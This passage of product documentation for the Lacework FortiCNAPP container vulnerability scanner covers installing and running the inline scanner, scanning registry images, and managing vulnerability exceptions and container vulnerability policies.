In the example above, we pulled the image to scan from a public registry that did not require credentials. The inline scanner can also pull images from registries that require authentication.

There are 2 ways to provide the registry credentials:

1. *docker login*: Log in to your registry with Docker to let the inline scanner to pull the image and use your registry as the default source.
2. *Command arguments*: Provide the credentials to your registry through the command line flags: `--docker-username`, `--docker-password`, and `--docker-server`.

```
./lw-scanner image evaluate <image-name> <image-version> --docker-username <docker-username> --docker-password <docker-password> --docker-server <docker-server-url>
```

Get Started on Windows

This section guides you through the installation, configuration and first scan of the container image on Windows 10 using the command line. First, ensure the following prerequisites are met:

1. Docker is running.
   Follow the instructions at https://docs.docker.com/desktop/windows/install/ to download and install Docker Desktop for Windows.
2. Your access token and account name. See create a registry integration for the Lacework FortiCNAPP Inline Scanner.

Installation (Windows)

1. Download the latest version of the Lacework FortiCNAPP inline scanner and save it as `lw-scanner`:

```
curl -L https://github.com/lacework/lacework-vulnerability-scanner/releases/latest/download/lw-scanner-windows-amd64.exe -o lw-scanner.exe
```

2. Run the scanner:

```
lw-scanner.exe version
```

Configuration on Windows

Authentication (Windows)

Configure the inline scanner to communicate with Lacework FortiCNAPP.

The authentication credentials (access token and account name) can be provided to inline scanner through command line arguments or environment variables. A better option for local scans is to save them in your default configuration. To do so, use this command:

```
lw-scanner.exe configure auth
```

You will be prompted for your account name and access token.

View Current Configuration (Windows)

Use this command to view your current configuration:

```
lw-scanner.exe configure view
```

Save Assessment Reports to Lacework FortiCNAPP Console (Windows)

By default, local assessments are not saved to the Lacework FortiCNAPP Console. To change the default behavior, run:

```
lw-scanner.exe configure data
```

Enter `true` for *Save results in platform*:

```
Data storage directory ():
Store Evaluations in file - true/false (false):
Store Manifest in file - true/false (false):
Save results in platform - true/false (false): true
```

Enable Language Library Scanning (Windows)

To change whether language libraries are scanned or not, run:

```
lw-scanner.exe configure scanner
```

Override Default Configuration (Windows)

At any time, you can override the default configuration by using command flags and/or environment variables. For more details on all commands with their environment variable/command flag options, see Integrate Inline Scanner on page 1338

Scan a Public Image on Windows

Once your scanner is configured, you can scan your first image.

In this example, we'll scan the image `ubuntu:18.04` available publicly in Docker Hub:

```
lw-scanner.exe image evaluate ubuntu 18.04
```

Example output:

```
Pulling image: Done!
Saving image: Done!
Getting image manifest: Done!
Gathering packages: Done!
Packaging image data: Done!
Evaluating image: Done!
```

Since the image did not exist locally, the inline scanner downloaded the image from Docker hub automatically. Then, it retrieves the list of packages and libraries, and sends it to Lacework FortiCNAPP. Finally, it displays the list of vulnerabilities found.

If you configured the scanner to save the report, the assessment will be available in the Lacework FortiCNAPP Console. If you don't have access to the Lacework FortiCNAPP Console, or do not wish to login, you can generate a similar version of the online assessment locally:

```
lw-scanner.exe image evaluate ubuntu 18.04 --html --html-file=ubuntu.html
```

You can open `ubuntu.html` in your browser to interact with the report.

To see the full list of options, check the inline help:

```
lw-scanner.exe image evaluate --help
```

Scan an Image from your Own Registry on Windows

In the example above, we pulled the image to scan from a public registry that did not require credentials. The inline scanner can also pull images from registries that require authentication.

There are 2 ways to provide the registry credentials:

1. *docker login*: Log in to your registry with Docker to let the inline scanner to pull the image and use your registry as the default source.
2. *Command arguments*: Provide the credentials to your registry through the command line flags: `--docker-username`, `--docker-password`, and `--docker-server`.

   ```
   lw-scanner.exe image evaluate <image-name> <image-version> --docker-username <docker-username>
   --docker-password <docker-password> --docker-server <docker-server-url>
   ```

Get Started with the Lacework FortiCNAPP CLI

The inline scanner is provided as the `vuln-scanner` component in the Lacework FortiCNAPP CLI.

Ensure you have installed and configured the Lacework FortiCNAPP CLI before beginning. See, Get Started with the Lacework FortiCNAPP CLI.

Install the Inline Scanner Component

Run the following command to install the inline scanner component:

```
lacework component install vuln-scanner
```

You can check that it's installed by running `lacework component list`:

```
$ lacework component list

     STATUS               NAME              VERSION                                    DESCRIPTION
---------------+-------------------------+-----------+-----------------------------------------
---------------------------------
  Not Installed   vuln-scanner             0.23.2      Lacework inline scanner
```

Update the Inline Scanner Component

If there is a new version available, you can update the `vuln-scanner` by running the following command:

```
lacework component update vuln-scanner
```

Configuration (CLI)

Authentication (CLI)

You do not need to configure authentication when using the inline scanner through the Lacework FortiCNAPP CLI, as it is preconfigured.

If you do need to reconfigure, use the following command:

```
lacework vuln-scanner configure auth
```

You will then be prompted for your account name and access token.

View Current Configuration (CLI)

Use this command to view your current configuration:

```
lacework vuln-scanner configure view
```

Save Assessment Reports to Lacework FortiCNAPP Console (CLI)

By default, local assessments are not saved to the Lacework FortiCNAPP Console. To change the default behavior, run:

```
lacework vuln-scanner configure data
```

Enter `true` for *Save results in platform*:

```
Data storage directory ():
Store Evaluations in file - true/false (false):
Store Manifest in file - true/false (false):
Save results in platform - true/false (false): true
```

Enable Language Library Scanning (CLI)

To change whether language libraries are scanned or not, run:

```
lacework vuln-scanner configure scanner
```

Enable Exit Codes for Policy Violation (CLI)

To enable Exit Codes for Policy Violations, run:

```
lacework vuln-scanner configure exit-codes
```

Help

Run the `-h` or `--help` flag after any command to get more context on any of the commands.

Scan a Public Image (CLI)

Once your scanner is configured, you can scan your first image.

In this example, we'll scan the image `ubuntu:18.04` available publicly in Docker Hub:

```
lacework vuln-scanner image evaluate ubuntu 18.04
```

Example output

```
Pulling image: Done!
Saving image: Done!
Getting image manifest: Done!
Gathering packages: Done!
Packaging image data: Done!
Evaluating image: Done!
```

Since the image did not exist locally, the inline scanner downloaded the image from Docker hub automatically. Then, it retrieves the list of packages and libraries, and sends it to Lacework FortiCNAPP. Finally, it displays the list of vulnerabilities found.

If you configured the scanner to save the report, the assessment will be available in the Lacework FortiCNAPP Console. If you don't have access to the Lacework FortiCNAPP Console, or do not wish to login, you can generate a similar version of the online assessment locally:

```
lacework vuln-scanner image evaluate ubuntu 18.04 --html --html-file=ubuntu.html
```

You can open `ubuntu.html` in your browser to interact with the report.

To see the full list of options, check the inline help:

```
lacework vuln-scanner image evaluate --help
```

Scan an Image from your Own Registry (CLI)

In the example above, we pulled the image to scan from a public registry that did not require credentials. The inline scanner can also pull images from registries that require authentication.

There are 2 ways to provide the registry credentials:

1. *docker login*: Log in to your registry with Docker to let the inline scanner to pull the image and use your registry as the default source.
2. *Command arguments*: Provide the credentials to your registry through the command line flags: `--docker-username`, `--docker-password`, and `--docker-server`.

   ```
   lacework vuln-scanner image evaluate <image-name> <image-version> --docker-username <docker-username> --docker-password <docker-password> --docker-server <docker-server-url>
   ```

Next steps

For a list of all available commands and features, see Integrate Inline Scanner.

Lacework FortiCNAPP API & CLI - Container Vulnerability

Overview

Lacework FortiCNAPP offers a rich API and CLI to configure container registries, retrieve assessment reports and trigger on-demand scans for public and private registries. You can use the API or CLI as part of your workflows to pull data about host and container vulnerabilities, generate your own reports, etc.

Lacework FortiCNAPP API

The Lacework FortiCNAPP API documentation is available directly from your Lacework FortiCNAPP application at the following URIs:

- https://api.lacework.net/api/v1/external/docs (APIv1)
- https://api.lacework.net/api/v2/docs (APIv2)

Replace 'YourLacework' with your Lacework FortiCNAPP application.

Logging in to the Lacework FortiCNAPP Console is not required. However, there are links to the Lacework FortiCNAPP API documentation from the Lacework FortiCNAPP Console. From the *Help* drop-down, select *API Documentation* or *API 2.0 Documentation*.

Run the Lacework FortiCNAPP APIs using your favorite REST API tools such as curl or Postman. Example curl commands are listed in the API documentation provided by the *Help > API Documentation* or *API 2.0 Documentation* menu options in the Lacework FortiCNAPP Console.

Lacework CLI

The Lacework FortiCNAPP Command Line Interface is a tool that helps you manage the Lacework FortiCNAPP cloud security platform. You can use it to manage many all aspects of the Lacework FortiCNAPP Cloud Platform, including vulnerability scans.

You can use the CLI as alternative to the Lacework FortiCNAPP Cloud Console to:

- Retrieve assessment reports
- Trigger scans for specific images in a public registry (through the Registry Integration).
  - For instance if you have added a Container Registry integration for Docker Hub (index.docker.io), you can perform on-demand scan of the ubuntu image with "latest" tag with this command:

    ```
    lacework vulnerability container scan index.docker.io library/ubuntu latest
    ```

The list of commands is available in the CLI documentation.

You must Install and Configure the Lacework FortiCNAPP CLI before using it.

How to & Troubleshooting - Container Vulnerability

How to get the list of packages and libraries found in an image?

You can use the Lacework FortiCNAPP Inline Scanner to generate the list of packages and libraries detected inside a container image.

The scan command will generate a JSON file with packages and libraries described in this format:

OS Packages:

```
{"name":"libnettle8",
"version":"3.7.3-1",
"version_format":"dpkg",
"os":"debian",
"os_version":"11",
"namespace":"debian:11",
"type":"binary"}
```

This identifies the Debian package (dpkg) `libnettle8-3.7.3-1` from Debian 11.

Language Libraries:

```
{"name":"com.propensive:magnolia_2.12",
"version":"0.17.0",
"version_format":"maven",
"os":"java",
"os_version":"",
"namespace":"java",
"type":"binary"}
```

This identifies the Java Maven library `com.propensive:magnolia_2.12-0.17.0`.

I've integrated an ECR/GCR/GAR/... registry. Why don't I see any new images?

When a new registry is integrated, and if it supports auto-polling, we will discover up to 200 images in the new registry. It may take 15 to 30 minutes for the assessment to show up in the Container Vulnerability dashboard.

A common issue with AWS and Google Cloud registry set up is to create an integration for the wrong region. This registry is actually empty. You can check the registry settings under *Settings > Integrations > Container Registries* to make sure you added the correct registry.

Container Vulnerability - FAQs

Why is the CVSS score for a vulnerability missing (N/A)?

Amazon AMI security advisories combine CVEs. This results in no CVSS score or multiple CVSS scores from the Amazon Linux Security Center. Lacework FortiCNAPP shows N/A when a CVSS score is not available.

Some CVE do not have a complete entry in NVD. If we do not get a CVSS score from NVD for a CVE reported by a distribution or library, Lacework FortiCNAPP shows N/A.

Why does the CVSS score not map to the corresponding severity?

Lacework FortiCNAPP retrieves the severity of a vulnerability from the OS vendor and the CVSS score from NVD. OS vendors often reclassify NVD vulnerabilities with a different severity, which means the CVSS score may not map to the NVD severity. The OS vendor's severity is usually more accurate than NVD as it takes into account package-specific configuration, compilation, etc.

How does Lacework FortiCNAPP's registry-based scanning work?

Lacework FortiCNAPP uses Docker V2-compatible APIs to derive image layer manifests and their composition to assess the packages within them. Though Lacework FortiCNAPP uses the docker pull implementation, Lacework FortiCNAPP consumes only the manifest; Lacework FortiCNAPP does not store or cache the images.

How does Lacework FortiCNAPP handle initial scanning for different registry services?

Behavior can be categorized into managed registries and unmanaged registries. Managed registries (ECR, GCR, GitHub) offer efficiencies for automatic initial scans and periodic polling completely through APIs without running additional infrastructure on your side. This provides maximum value with least effort, allowing you to set your credentials and make it work. Unmanaged registries do not offer this functionality within their APIs and span the spectrum in regards to conformance with the Docker V2 API standard. This requires additional workflows. Lacework FortiCNAPP supports automated scanning via registry notifications as new images are built, but to seed existing images, Lacework FortiCNAPP requires manual image scans through the CLI or API.

Does Lacework FortiCNAPP support scanning of Fat JARs? {#fat-jar-support}

Scanning of Fat JARs is fully supported when using the Lacework FortiCNAPP scanner. Fat JARs are single JAR files that contain all the dependencies needed for a project or to run a service (including the service code itself). The Lacework FortiCNAPP scanner will scan all the dependent packages within the Fat JAR and report back with any vulnerabilities.

How often does Lacework FortiCNAPP update their CVE database?

The Lacework FortiCNAPP platform ingests new CVEs daily from OS vendors and the NIST National Vulnerability Database (NVD), including from the sources listed in CVE sources for language libraries and package managers on page 1211.

Are host operating system kernel packages excluded from container vulnerability scanning?

Operating System Kernel vulnerabilities are excluded from Container scans when using the Platform, Proxy, or Inline Scanners.

Containers do not run a kernel of their own, but instead rely on the Host OS for kernel features. As such, these packages are excluded during container image scans.

How often are my active images reassessed for vulnerabilities?

Lacework FortiCNAPP reassesses active container images for new vulnerabilities on a daily basis.

What is the unique identifier for an image assessment?

All Lacework FortiCNAPP vulnerability scanning uses the SHA256 of an image as the unique identifier for each assessment.

As such, each unique SHA256 image ID found by Lacework FortiCNAPP equals one image assessment.

Unscanned Active Images - FAQs

How is an image/container determined as active?

An active image is essentially a container that is running the image.

- If you have a Lacework FortiCNAPP agent installed with a container registry integration assessing the image, the image can then be determined as active or inactive.
- If you have an Agentless Workload Scanning integration, the image can then be determined as active or inactive (as containers are scanned as part of the Agentless integration). By default, Agentless scanning only occurs once every 24 hours.

Active containers detected in the last 24 hours are displayed in the Lacework FortiCNAPP Console at *Vulnerabilities* > *Containers* > *Active Images tab*.

Where do the unscanned active images come from?

When a Lacework FortiCNAPP agent is monitoring a container, and there is no integration with the container registry for the corresponding image, it means that there is no image scan available for that particular container.

As a result, the image is marked as an unscanned active image.

Container registry integrations can be set up using either of the following methods:

- Platform Scanner
- Proxy Scanner
  - Includes the Kubernetes Admission Controller.
- Inline Scanner
  - Includes CI Pipelines.

Additionally, any issues with your Agentless Workload Scanning integration can result in unscanned active images.

Why are active images unscanned?

Agentless Workload Scanning

- Unsupported environments

See Before you begin on page 648 for a list of supported environments.

Lacework FortiCNAPP Agent

- No container registry integration for the images found.

See Integrate Container Registries for details on how to integrate your registries.

Vulnerability Exceptions

- Vulnerability Exceptions Overview on page 1236
- Lacework FortiCNAPP Console - Vulnerability Exceptions on page 1237
- Create and Manage Vulnerability Exceptions on page 1239

Vulnerability Exceptions Overview

Create vulnerability exceptions to control and customize your alert profile for hosts and containers, such as for a particular vulnerability in a container registry or a known package on a specific host. Customize your exceptions by defining the resource scope, vulnerability criteria, and context for each exception.

Use Cases

There is a variety of use cases for vulnerability exceptions and the following sections describe each one.

False Positive

Some vulnerabilities may never apply to a given host or container. For example, it is common to have multiple versions of the Linux kernel and kernel headers. Only the version currently running matters, other versions can be ignored.

Accepted Risk

You might agree to “accept” the risk of a given vulnerability for a specific system if that particular software version is necessary for business reasons and it is simply too difficult to upgrade. Typically this risk is signed-off on by management.

Compensating Controls

You may have additional controls in place for sensitive systems that Lacework FortiCNAPP doesn’t know about. For example: a locked down jump box with 2FA enabled through a UEM product, a web server behind a well-configured WAF, general network firewall, or other vulnerability shielding implementation.

Fix Pending

A patch may be available for a particular vulnerability, and you are waiting for a maintenance window to apply it. Using a temporary exception can halt any unrequired alerts until after the patch is applied.

Lacework FortiCNAPP Console - Vulnerability Exceptions

View Vulnerability Exceptions

View all of your exceptions for hosts and containers on the Vulnerability Exceptions page. To navigate to this page, select *Vulnerabilities > Exceptions* in the Lacework FortiCNAPP Console.

Filters

Use the following methods to refine the list of exceptions displayed:

- Use the search function at the top of the page to find specific text in any of the details for all exceptions.
- Click the filter dropdowns along the top of the page, select your desired matches and then click *Show results* to make them active. To remove an active filter, deselect the checkbox in the corresponding filter dropdown and then click *Show results*. You can also click *Reset* in the filter dropdowns or in the row of filters to reset all filters.

Save view

When the page displays your desired vulnerability exceptions, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Exceptions List

The exceptions list allows you to refresh data, download CSV, and sort by date created, updated, or expires.

Use the filter dropdowns to reload the exception list with the selected filter(s).

Charts for Vulnerability Exceptions

The charts in the Container and Host Vulnerability pages include exceptions when filtering by certain groups.

Container Vulnerability

Click an image assessment to open the assessment drawer. The *CVE* tab displays an interactive filter chart. Click the filter icon for each filter type to enable or disable it.

The sunburst chart updates as you enable or disable these filters (as well as the *Vulnerabilities* list underneath).

Host Vulnerability

CVE Tab

Click a host assessment to open the assessment drawer. The *CVE* tab displays an interactive filter chart. Click the filter icon for each filter type to enable or disable it.

The sunburst chart updates as you enable or disable these filters (as well as the *Vulnerabilities* list underneath).

Create and Manage Vulnerability Exceptions

Add Vulnerability Exceptions

Add exceptions in two different ways:

1. To add your exceptions on the Vulnerability Exceptions page (*Vulnerabilities > Exceptions*), click *+ Add exception* at the top-right of the page.
2. Use the Container Vulnerability (*Vulnerabilities > Containers*) and Host Vulnerability (*Vulnerabilities > Hosts*) pages to create contextual exceptions. For example, when you click on a CVE ID in the Vulnerabilities List (*CVE* tab), then click *Add exception*, the details are automatically filled with the resource scope and vulnerability criteria based on the details of the CVE selected.

Define an exception by providing the *Resource scope*, *Vulnerability Criteria*, and *Context*. Click *Save* (or *Cancel*) once you have completed all of these fields.

Wildcards are not supported when defining scope or criteria for vulnerability exceptions. Scope and criteria entries are case-sensitive.

Resource scope

Define which resources will be affected by the exclusion. The types of resources change depending on whether the exception is for a *Container* or *Host*.

Click the *+ Add Criteria* button to provide additional resource types to constrain the scope of the exception depending on your requirements. For example, after selecting the *Container* domain, restrict the exception to a tag in a specific registry by including both the *Image Tag* and *Registry* criteria.

Container

Select *Container* from the *Domain* list. This will alter the available resource types.

You can enter multiple values for each resource type. A description of each type is provided in the table below:

Resource Type	Description	Example
Image ID	Enter the sha256 hash that was generated for the container image.	`sha256:ex4ampl3`

Resource Type	Description	Example
Image Tag	Enter the container image tag.	`7.6`
Registry	Enter the container registry.	`index.docker.io`
Repository	Enter the container repository.	`ecr_standard_images`
Namespace	Enter the namespace for the package distribution (for example, an operating system or language package).	`rhel:7`

Host

Select *Host* from the *Domain* list. This will alter the available resource types.

You can enter multiple values for each resource type. A description of each type is provided in the table below:

Resource Type	Description	Example
Hostname	Enter the hostname for the machine.	`ip-10-10-10-10.us-west-1.compute.internal`
External IP	Enter the external IP address.	`101.102.103.104`
Cluster name	Enter the cluster name for the group of hosts.	`PROD1`
Namespace	Enter the namespace for the package distribution (for example, an operating system or language package).	`rhel:7`

Vulnerability Criteria

Define the criteria of the vulnerability to be excluded. The criteria value changes depending on the type of criteria selected.

Click the *+ Add Criteria* button to constrain the scope of the exception depending on your requirements. For example, restrict the exception to a non-fixable CVE by including both the *CVE* and *Fixable=False* criteria.

Each criteria option is described in the table below:

Vulnerability Criteria	Description	Example
CVE	Enter the vulnerability (CVE) ID that you want to constrain the exception to. You can provide multiple IDs.	`CVE-2021-2389`
Fixable	Select *True* or *False* to constrain the exception to a fixable or non-fixable vulnerability.	N/A
Package	Enter the package name (for example, an operating system or	`commons-`

Vulnerability Criteria	Description	Example
	language package). This can include a version number. You can provide multiple package names.	`collections:commons-collections::3.2.1`
Severity	Select the severity of the vulnerability to constrain the exception to a *Critical*, *High*, *Medium*, *Low*, or *Info* vulnerability. You can provide multiple severity levels.	N/A

Context

Define the context of the exception.

Context	Description
Name	Provide a name for the exception. This will appear as the header for the exception when viewing the *Exceptions* list.
Reason	Select a reason for the exception from the list defined in Use Cases. You can also choose *Other* and provide a *Comment*.
Expires	Select an expiry date for the exception or leave it as *Never*.
Comment	Enter your own comments regarding the exception.

Edit Vulnerability Exceptions

All exceptions can be edited in the *Vulnerabilities > Exceptions* page once they have been created.

1. Click to view an existing exception in the Exceptions list.
2. Click the *Edit* icons to edit each field respectively.
3. Click *Save* (or *Cancel*) when done.

Delete Vulnerability Exceptions

Exceptions can be deleted in the *Vulnerabilities > Exceptions* page once they have been created.

1. Click to view an existing exception in the Exceptions list.
2. Click the *Delete* icon to delete the exception.

Disable an exception

Disable an exception (rather than deleting it) by changing the *Expires* date to the current date with a time set in the past. Then click *Apply* and *Save*.

For example, if today's date is 29th September 2022 2:32 PM, set the expiry date to *29th September 2022 2PM* (or earlier).

Add Contextual Vulnerability Exceptions

In both the Container and Host Vulnerabilities pages, you can add contextual exceptions by clicking *Add Exception* when viewing any individual *Host*, *Image ID*, or *CVE* assessment.

After clicking *Add Exception*, the exception form is filled in with the details based on the assessment viewed. Then, add any additional criteria and the *Context* to complete the exception, then click *Save*.

You can also create contextual exceptions on the vulnerabilities list when filtering by certain groups.

When do changes to Vulnerability Exceptions become active?

When a vulnerability exception is added, changed, or deleted, the following timings apply:

1. Platform, Proxy, and Inline Scanner: Changes to exceptions are active 5 minutes after the change is made.
2. Container Assessment: If an exception change affects an active image, it will be reflected in the next continuous assessment.
3. Host Assessment: The next daily re-evaluation will apply the changes to assessments on the respective online hosts.

Limit to Number of Vulnerability Exceptions

The total number of vulnerability exceptions that can exist in an environment is 100 for hosts and 150 for containers. This only includes active exceptions (expired/disabled exceptions are not counted).

You can delete or disable exceptions to reduce the number below the limit if urgent.

Contact Lacework FortiCNAPP Support if you want to discuss raising your vulnerability exception limits.

Create a Vulnerability Exception Using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform Provider for Lacework FortiCNAPP which enables configuration of Lacework Vulnerability Exceptions using automation.

If you are new to the Lacework FortiCNAPP Terraform Provider, or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider, and more.

```
resource "lacework_vulnerability_exception_host" "example" {
  name        = "My Vuln Exception"
  description = "This is a vulnerability host exception"
  enabled     = true
  reason      = "Accepted Risk"
  vulnerability_criteria {
    severities = ["critical"]
    cves       = ["cve-2021-11111", "cve-2021-22222"]
    fixable    = true
    package {
      name    = "myPackage"
      version = "1.0.0"
    }
    package {
      name    = "myOtherPackage"
      version = "1.0.0"
    }
  }
  resource_scope {
    hostnames     = ["host1", "host2"]
    cluster_names = ["cluster1", "cluster2"]
    namespaces    = ["namespace1", "namespace2"]
  }
}
```

```
resource "lacework_vulnerability_exception_container" "example" {
  name        = "My Vuln Exception"
  description = "This is a vulnerability container exception"
  enabled     = true
  reason      = "Accepted Risk"
  vulnerability_criteria {
    severities = ["Critical", "High"]
    cves       = ["cve-2021-11111", "cve-2021-22222"]
    fixable    = true
    package {
      name    = "myPackage"
      version = "1.0.0"
    }
    package {
      name = "myOtherPackage"
      version = "1.0.0"
    }
  }
```

```
  resource_scope {
    image_ids    = ["sha256:3b83d9104a4c4ccf76433756f14a2ad109e2aae15444b63339"]
    image_tags   = ["4.0", "1.0", "3.1", "5.0"]
    namespaces   = ["debian"]
    registries   = ["index.docker.io"]
    repositories = ["lacework/lacework-cli"]
  }
}
```

Additional information on the `lacework_vulnerability_exception_host` and `lacework_vulnerability_exception_container` resources can be found on the Terraform Registry.

Vulnerability Policies

Vulnerability assessment provides the ability to scan, identify, and report vulnerabilities found in the operating system software packages in hosts or Docker container images. After you install the Lacework FortiCNAPP agent on hosts or integrate a container registry in Lacework FortiCNAPP, Lacework FortiCNAPP scans the hosts or container images in the registry repositories for software packages with known vulnerabilities, and reports them. For information about vulnerability assessments, see Container Vulnerability Assessment Overview and Host Vulnerability Assessment Overview.

Vulnerability assessment policies are designed to help define organization-specific risk management and to notify you of critical software risk items within your monitored infrastructure. These policies apply to hosts and containers only and cannot be modified to apply to processes, users, etc.

The following table specifies the default vulnerability policies.

A known vulnerability is one that already exists in Lacework FortiCNAPP's vulnerability (CVE) sources.

A vulnerability/CVE in Lacework FortiCNAPP is defined as: "CVE ID + Package Name + OS/Language".

For example, `CVE-12345 openssl debian:8` will be different from `CVE-12345 openssl ubuntu:20.04`.

Host Vulnerability Default Policies

Policy ID	*Alert Generated by Policy*	*Description*
LW_VULN_102	New Security Vulnerability	A new vulnerability (it is new to Lacework FortiCNAPP's vulnerability/CVE sources) was discovered for the first time across all monitored hosts.
LW_VULN_103	Known Security Vulnerability	A known vulnerability was detected for a defined severity level on a monitored host. This is the first time that the vulnerability has been seen in your environment across all hosts.
LW_VULN_104	Severity changes for Security Vulnerability	A vulnerability severity change was detected within monitored hosts.
LW_VULN_105	A Fix available for Security Vulnerability	A software vulnerability patch status change was detected within monitored hosts.

Container Vulnerability Default Policies

Policy ID	*Alert Generated by Policy*	*Description*
LW_ VULN_53	New Security Vulnerability	A new vulnerability (it is new to Lacework FortiCNAPP's vulnerability/CVE sources) was discovered for the first time across all monitored repositories.
LW_ VULN_54	Known Security Vulnerability	A known vulnerability was detected within monitored repositories for a defined severity level. This is the first time that the vulnerability has been seen in your environment in any monitored repository. The related alert will only trigger once when the known vulnerability is detected for the first time in one or more monitored repositories.
LW_ VULN_55	New Security Vulnerability in Repository	A known vulnerability was found within a monitored repository for the first time. The related alert will trigger once for each new repository the known vulnerability is found in.
LW_ VULN_56	Severity changes for Security Vulnerability	A vulnerability severity change was detected within monitored repositories.
LW_ VULN_57	A Fix available for Security Vulnerability	A software vulnerability patch status change was detected within monitored repositories.

First Vulnerability Detection versus First Vulnerability Detection in a Repository Alert Behavior (LW_VULN_54 and LW_VULN_55)

If a known vulnerability/CVE is introduced into any image in each repository on the same day at the same time:

- One alert for LW_VULN_54 and one or more alerts for LW_VULN_55 will be generated.
  - LW_VULN_54 will state that this is the first time the known vulnerability has been seen in your repositories, and will reference all repositories where it has been found.
  - LW_VULN_55 will state that this is the first time the known vulnerability has been seen in the repository, and will reference the specific repository it was found in. Multiple alerts for LW_VULN_55 are generated for each repository that the known vulnerability is found in.

Alternatively, if a known vulnerability is found in a single repository on day 1:

- One alert for LW_VULN_54 and one alert for LW_VULN_55 will be generated.

If the same known vulnerability is found in a different repository on day 2:

- One alert for LW_VULN_55 is generated.

Parameters for Vulnerability Policies (Prefix: LW_VULN)

You set and modify query conditions in custom vulnerability policies. The following table lists the parameters available for the conditions in vulnerability policies. For general information on editing policies, see Edit Custom Policies.

Parameter	Type	Description
CVE	String	Enter the CVE ID full name(s), such as CVE-2019-01234, CVE-2019-5678. You can specify multiple values in one line separated by a comma. Common Vulnerabilities and Exposures (CVE) is a dictionary that provides definitions for publicly disclosed cybersecurity vulnerabilities and exposures.
CVE severity	String	Enter the CVE severity or severities, such as *Critical* or *High*. You can specify multiple values separated by a comma. This policy would generate an alert with the specified severities only. The severity is derived from the CVSS rating score. Valid values are None, Low, Medium, High, and Critical.
Image active	Number	Enter 0 for false, meaning the image is not active. Enter 1 for true, meaning the image is active.
Image privileged	Number	Enter 0 for false, meaning the image is not privileged. Enter 1 for true, meaning the image is privileged.
Image repo	String	Enter the image repository, such as Lacework/myrepo123. A container image repository is a collection of related container images.
Image tags	String	Enter the image tag(s). A typical tag could look like DATE_BRANCH_RANDOM_ID, such as 2019-10-10_master_db0dd95. You can specify multiple values separated by a comma. A tag is a label applied to an image so that different images or versions of the same image can be identified.
Host name	String	Enter the host name, such as myhostname.
Machine tags	String	Select existing machine tags from the drop-down menu. Or enter new machine tags in the indicated format key->value.
Mid	Number	Enter the machine ID, a unique identifier from the agent, such as 1234.
Package active	Number	Enter 0 for false, meaning the package is not active. Enter 1 for true, meaning the package is active.
Package name	String	Enter the name of the software package, such as vim.
Package namespace	String	Enter the namespace associated with the package, such as ubuntu:18.04.
Package version	String	Specify the package version, such as 2.20.9-0ubuntu7.14.

Container Vulnerability Policies

Overview

Create container vulnerability policies to assess your container images at build and/or runtime based on your own unique requirements. A policy is a set of rules that can define the following:

- The conditions to be triggered, for example:
  - Any critical vulnerability with a fix available.
  - A base image not including the `latest` tag.
  - A dockerfile invoking `root` or `sudo` user.
- A severity, such as low, medium, high, or critical.
- An action for build-time, such as alert, warn, or block.
- The status of the policy: Enabled or Disabled.

Each policy can be associated with a registry integration that has been configured in Lacework FortiCNAPP. This includes Proxy and Inline Scanner integrations (Kubernetes Admission Controller integrations are also included as the Proxy Scanner is deployed as part of those integrations).

Lacework FortiCNAPP also provides a number of default policies that can be enabled or disabled depending on your requirements.

Vulnerability Policy Management

All container vulnerability policies are managed through the *Policies* page in the Lacework FortiCNAPP Console.

Default policies are read-only except for the *Action on failure*, *Status*, and *Scope* fields.

View Container Vulnerability Policies by using the *Domain: Container* filter on the *Policies* page.

Create a Policy

Follow these steps to create a container vulnerability policy:

1. Click *Policies*.
2. Create new policies by cloning existing ones. Locate and click the policy you want to base your policy on. Ensure that the *policy type* is correct for your new policy, as this field cannot be edited.

3. In the policy window:
   - If the *Clone policy* icon is available, you can clone the policy.
   - If the *Clone policy* icon is not available, the policy cannot be cloned or the policy has already been cloned the maximum number of times (4 clones).
4. Once cloned, click the edit option for the title to provide the event name that is generated when the policy triggers. Click *Save* when complete.
5. On the *Summary* tab, edit the *Description* field and change the *Action on failure* and *Severity* fields as desired. Click *Save* when complete.
6. Click the *Query* tab in the policy drawer and fill in your parameters. The subsections in Container Vulnerability Policy Types provide the available parameters for each *Type*.
7. Click *Save* after completing the parameters.
8. The policy is enabled by default. If you want to disable the policy, toggle the *Status*.

Container Vulnerability Policy Types

All container vulnerability policies are managed through the *Policies* page. The subsections below detail the parameters for each *Type*.

CVE

Define the disallowed package names or CVE IDs that will cause a violation to occur when found on an image. You can also define the maximum number of CVEs (including severity and fixability) that can be found on an image before a violation occurs.

Parameter	Data Type & Operators	Description
Package name	String • includes any of	Specify the name of the software package(s), such as `vim`. You can specify multiple values, but they will be considered as "or" values (rather than "and").
CVE ID	String • includes any of	Specify the CVE ID full name(s), such as `CVE-2019-01234`, `CVE-2019-5678`. You can specify multiple values, but they will be considered as "or" values (rather than "and").
CVE count	CVE count (integer) • Greater than Severity (string) • includes	Specify the number of CVEs that would need to be discovered in an image before the policy is triggered. Define the policy criteria further by including the severity (`Critical`,`High`,`Medium`,`Low`,`Info`) level and fixability (`All`,`Fixable`) of the CVEs.

Parameter	Data Type & Operators	Description
	Fixability (string) • matches	

Image

Define the allowed image tags or labels for your container registries. Any tag or label that does not match the final filter (data type + operator) will cause a violation to occur.

Parameter	Data Type & Operators	Description
Image Tag	String • does not include	Specify the image tag(s). A typical tag could look like DATE_BRANCH_RANDOM_ID, such as `2019-10-10_master_db0dd95`. You can specify multiple values but they will be considered as "or" values (rather than "and").
Image Label	String • includes any of	Specify the image label(s), such as `author`, `maintainer`, or `buildID`. You can specify multiple values, but they will be considered as "or" values (rather than "and").

Dockerfile

Define any commands (or any string) that will cause a violation when found in a Dockerfile.

Parameter	Data Type & Operators	Description
Dockerfile	String • includes • does not include	Check for specific strings in your dockerfile, such as `sudo`, or `USER root`. You can specify multiple values but they will be considered as "or" values (rather than "and").

Edit a Policy

To edit a policy, click a policy in the *Policies* page and then click the edit option.

Delete a Policy

To delete a policy, click it in the *Policies* page and then click the delete option.

Disable/Enable a Policy

On the *Policies* page, find the policy and click the *Status* toggle to disable or enable the policy.

Associate Policies with a Registry Integration

For each registry integration, an optional setting can be used to enable container vulnerability policies (also known as CI/CD policies).

1. The first step depends on whether this is a new or existing integration:
